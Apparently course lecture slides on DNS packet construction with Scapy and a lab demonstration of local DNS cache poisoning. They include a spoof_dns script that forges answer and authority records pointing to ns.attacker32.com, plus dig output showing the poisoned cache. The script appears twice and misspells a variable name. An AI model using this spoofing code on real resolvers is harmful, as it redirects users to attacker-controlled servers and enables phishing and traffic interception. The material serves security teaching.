
```
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
    2008111001
    8H
    2H
    4W
    1D)

@ IN NS ns.attacker32.com.

@ IN A 1.2.3.4
www IN A 1.2.3.5
ns IN A 10.9.0.153
* IN A 1.2.3.6
```

CONSTRUCT DNS PACKETS

Header of DNS Packet



Constructing DNS Header Using Scapy

```
>>> ls(DNS)
length      : ShortField (Cond)          = (None)
id          : ShortField                = (0)

... 16 bits of flags ...

qdcount     : DNSRRCountField          = (None)
ancount     : DNSRRCountField          = (None)
nscount     : DNSRRCountField          = (None)
arcount     : DNSRRCountField          = (None)
qd          : DNSQRField                = (None)
an          : DNSRRField                = (None)
ns          : DNSRRField                = (None)
ar          : DNSRRField                = (None)
```

DNS Record Types

Question Record

Name	Record Type	Class
www.example.com	“A” Record 0x0001	Internet 0x0001

Answer Record

Name	Record Type	Class	Time to Live	Data Length	Data: IP Address
www.example.com	“A” Record 0x0001	Internet 0x0001	0x00002000 (seconds)	0x0004	1.2.3.4

Authority Record

Name	Record Type	Class	Time to Live	Data Length	Data: Name Server
example.com	“NS” Record 0x0002	Internet 0x0001	0x00002000 (seconds)	0x0013	ns.example.com

Constructing DNS Records Using Scapy

- DNSQR Class

```
>>> ls(DNSQR)
qname      : DNSStrField           = (b'www.example.com')
qtype      : ShortEnumField        = (1)
qclass     : ShortEnumField        = (1)
```

- DNSRR Class

```
>>> ls(DNSRR)
rrname     : DNSStrField           = (b'.')
type       : ShortEnumField        = (1)
rclass     : ShortEnumField        = (1)
ttl        : IntField              = (0)
rdlen      : FieldLenField         = (None)
rdata      : MultipleTypeField     = (b'')
```

Example: Send a DNS Query

```
#!/usr/bin/env python3
from scapy.all import *

IPpkt = IP(dst='8.8.8.8')
UDPpkt = UDP(dport=53)

Qdsec = DNSQR(qname='www.syracuse.edu')
DNSpkt = DNS(id=100, qr=0, qdcount=1, qd=Qdsec)
Querypkt = IPpkt/UDPpkt/DNSpkt
Replypkt = sr1(Querypkt)
reply = Replypkt[DNS]
print(repr(reply))
```

Implement a Simple DNS Server (1)

```
#!/usr/bin/env python3
from scapy.all import *
from socket import AF_INET, SOCK_DGRAM, socket

sock = socket(AF_INET, SOCK_DGRAM)
sock.bind(('0.0.0.0', 1053))


while True:
    request, addr = sock.recvfrom(4096)
    DNSreq = DNS(request)
    query = DNSreq.qd.qname
    print(query.decode('ascii'))
```

Implement a Simple DNS Server (2)

```
Anssec = DNSRR(rrname=DNSreq.qd.qname, type='A',
                rdata='10.2.3.6', ttl=259200)
NSsec1 = DNSRR(rrname="example.com", type='NS',
                rdata='ns1.example.com', ttl=259200)
NSsec2 = DNSRR(rrname="example.com", type='NS',
                rdata='ns2.example.com', ttl=259200)
Addsec1 = DNSRR(rrname='ns1.example.com', type='A',
                rdata='10.2.3.1', ttl=259200)
Addsec2 = DNSRR(rrname='ns2.example.com', type='A',
                rdata='10.2.3.2', ttl=259200)
DNSpkt = DNS(id=DNSreq.id, aa=1, rd=0, qr=1,
              qdcount=1, ancount=1, nscount=2, arcount=2,
              qd=DNSreq.qd, an=Anssec,
              ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
print(repr(DNSpkt))
sock.sendto(bytes(DNSpkt), addr)
```


ATTACK SURFACE

Attack Surface Overview




LOCAL DNS CACHE POISONING ATTACK


Local DNS Cache Poisoning Attack



Challenges in Reply Spoofing



Lab Setup



Local DNS Cache Poisoning Attack

```
def spoof_dns(pkt):
    if(DNS in pkt and 'www.example.com' in
        pkt[DNS].qd.qname.decode('utf-8')):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                        rdata='1.2.3.4', ttl=259200)
        NSsec = DNSRR(rrname="example.com", type='NS',
                      rdata='ns.attacker32.com', ttl=259200)

        DNSpkt = DNS(id=pkt[DNS].id, aa=1, rd=0,
                      qdcount=1, qr=1, ancount=1, nscount=1,
                      qd=pkt[DNS].qd, an=Anssec, ns=NSsec)

        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)
```

Attack Result

```
# dig www.example.com

;; QUESTION SECTION:
;www.example.com.          IN      A

;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.2.3.4

;; Query time: 1176 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
```

Poisoned DNS Cache

```
root@d492da5fc118:/# rndc dumpdb -cache
root@d492da5fc118:/# grep -B 1 example /var/cache/bind/dump.db
; authauthority
example.com.          777470  NS      ns.attacker32.com.
-
; authanswer
www.example.com.     863870  A       1.2.3.4
```

Clean the cache: `rndc flush`

How to Hijack the Entire Domain?

Targeting the Authority Section

```
def spoof_dns(pkt):
    if(DNS in pkt and 'www.example.com' in
        pkt[DNS].qd.qname.decode('utf-8')):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                        rdata='1.2.3.4', ttl=259200)
        NSsec = DNSRR(rrname="example.com", type='NS',
                       rdata='ns.attacker32.com', ttl=259200)

        DNSpkt = DNS(id=pkt[DNS].id, aa=1, rd=0,
                      qdcount=1, qr=1, ancount=1, nscount=1,
                      qd=pkt[DNS].qd, an=Anssec, ns=NSsec)

        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)
```

Attack Results

```
# dig NS example.com
;; QUESTION SECTION:
;example.com.          IN      NS


;; ANSWER SECTION:
example.com.        172615  IN      NS      ns.attacker32.com.

;; Query time: 3 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)

